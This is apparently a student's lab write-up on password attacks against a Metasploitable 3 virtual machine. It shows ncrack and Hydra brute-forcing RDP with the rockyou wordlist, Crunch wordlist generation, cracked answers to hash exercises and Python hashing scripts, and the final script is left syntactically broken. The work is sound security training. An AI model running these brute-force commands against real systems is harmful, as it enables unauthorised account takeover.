Exploring Password-Based Attacks

A. Exploiting Windows Remote Desktop Protocol

Step 1: Metasploitable 3 and Kali Linux on and connected.

Step 2: Scan for RDP on Metasploitable 3.

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 2289 192.168.1.103
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-13 17:14 EST
Nmap scan report for 192.168.1.103
Host is up (0.00068s latency).

PORT     STATE  SERVICE
2289/tcp closed dict-lookup

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

Step 3: Unzip the rockyou.txt.gz wordlist file.

```
┌──(kali㉿kali)-[~]
└─$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
gzip: /usr/share/wordlists/rockyou.txt.gz: No such file or directory

┌──(kali㉿kali)-[~]
└─$ cd  /usr/share/wordlists/rockyou.txt
```

(Already unzipped)


Step 4: Use ncrack to attack Metasploitable 3.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ncrack -v -T 3 -u Administrator -P rockyou.txt rdp://192.168.1.104

Starting Ncrack 0.7 ( http://ncrack.org ) at 2024-02-17 13:05 EST

Discovered credentials on rdp://192.168.1.104:3389 'Administrator' 'vagrant'
rdp://192.168.1.104:3389 finished.

Discovered credentials for rdp on 192.168.1.104 3389/tcp:
192.168.1.104 3389/tcp rdp: 'Administrator' 'vagrant'

Ncrack done: 1 service scanned in 42.04 seconds.
Probes sent: 253 | timed-out: 22 | prematurely-closed: 0

Ncrack finished.
```

Step 5: Use Hydra to attack Metasploitable 3.


```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -t 4 -l Administrator -P rockyou.txt rdp://192.168.1.104
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military
 or secret service organizations, or for illegal purposes (this is non-binding, these
*** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-17 13:10:56
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 231 login tries (l:1/p:231), ~58 tri
es per task
[DATA] attacking rdp://192.168.1.104:3389/
[STATUS] 198.00 tries/min, 198 tries in 00:01h, 33 to do in 00:01h, 4 active
[3389][rdp] host: 192.168.1.104   login: Administrator   password: vagrant
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-17 13:12:08
```

Step 5: Using rdesktop, log in using the username and password.




B. Creating Wordlists using Keywords

Step 1: Using CeWL, create a custom text file listing potential passwords.



C. Crunching the Wordlists

Step 1: Using Crunch, create a list of potential passwords with custom specifications.



Left - written file, middle - command used, right - sample of created passwords in file

Crack the following hashes:

User:	Hash:	WordList Command:	Result:
Joe	05b47156dac156b841c412527eb08642	crunch 9 9 1234567890 -t Witt-%%%% -o Desktop/output.txt	Witt-3251 (MD5)
Malik	D883E2D53B20240026AA3A0D202AD267	crunch 9 9 PASSpass + 01234 '$_!#' -t 202%^@@@@ -o Desktop/output.txt	2023$PaSS (ntlm)
Zoe	eaf187e4eb6bfa7d913f0afc4d6f94f1f0ae67d452526beccf8534ebd09e6b953578ed21acd10e015a439ba0dbb4b91a2abeb0aece4492b5a1b93a0ad1a10c05	Googlable answer	liverpool (SHA)
Jane	5ef22fe0b6b2868a9f8ae4bb7adc14cd	crunch 18 18 -o Desktop/output.txt -p Mary Had A Little Lamb	LittleALambHadMary (md5)

(Proof of running successfully shown below)

1.

```
┌──(kali㉿kali)-[~]
└─$ crunch 9 9 1234567890 -t Witt-%%%% -o Desktop/output.txt
Crunch will now generate the following amount of data: 100000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 10000

crunch: 100% completed generating output
```

2.

```
┌──(kali㉿kali)-[~]
└─$ crunch 9 9  PASSpass + 01234 '$#_!' -t 202%^@@@@ -o Desktop/output.txt
Crunch will now generate the following amount of data: 259200 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 25920

crunch: 100% completed generating output
```

3.

Because of its commonality as a password, this solution was found quickly online.

4.

```
┌──(kali㉿kali)-[~]
└─$ crunch 18 18 -o Desktop/output.txt -p Mary Had A Little Lamb
Crunch will now generate approximately the following amount of data: 2280 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 120

crunch: 100% completed generating output
```

Note: My VM did not have enough memory to successfully run Hashcat successfully so the following Python code was produced and a Ctrl-F was used to find the right hash:

MD5:

```
import hashlib

def generate_md5_hash(password):
    return hashlib.md5(password.encode()).hexdigest()

def create_md5_hash_file(input_file, output_file):
    with open(input_file, 'r') as f_in, open(output_file, 'w') as
f_out:
        for line in f_in:
            password = line.strip()
            md5_hash = generate_md5_hash(password)
            f_out.write(f"{password}:{md5_hash}\n")

if __name__ == "__main__":
    input_file = "hashes.txt"
    output_file = "md5_hashes.txt"
    create_md5_hash_file(input_file, output_file)
    print(f"MD5 aved to {output_file}.")
```

ntlm:

```
import hashlib

def generate_ntlm_hash(password):
    return hashlib.new('md4',
password.encode('utf-16le')).hexdigest()

def create_ntlm_hash_file(input_file, output_file):
    with open(input_file, 'r') as f_in, open(output_file, 'w') as
f_out:
        for line in f_in:
            password = line.strip()
            ntlm_hash = generate_ntlm_hash(password)
            f_out.write(f"{password}:{ntlm_hash}\n")

if __name__ == "__main__":
    input_file = "hashes.txt"
    output_file = "ntlm_hashes.txt"
    create_ntlm_hash_file(input_file, output_file)
    print(f"NTLM saved to {output_file}.
```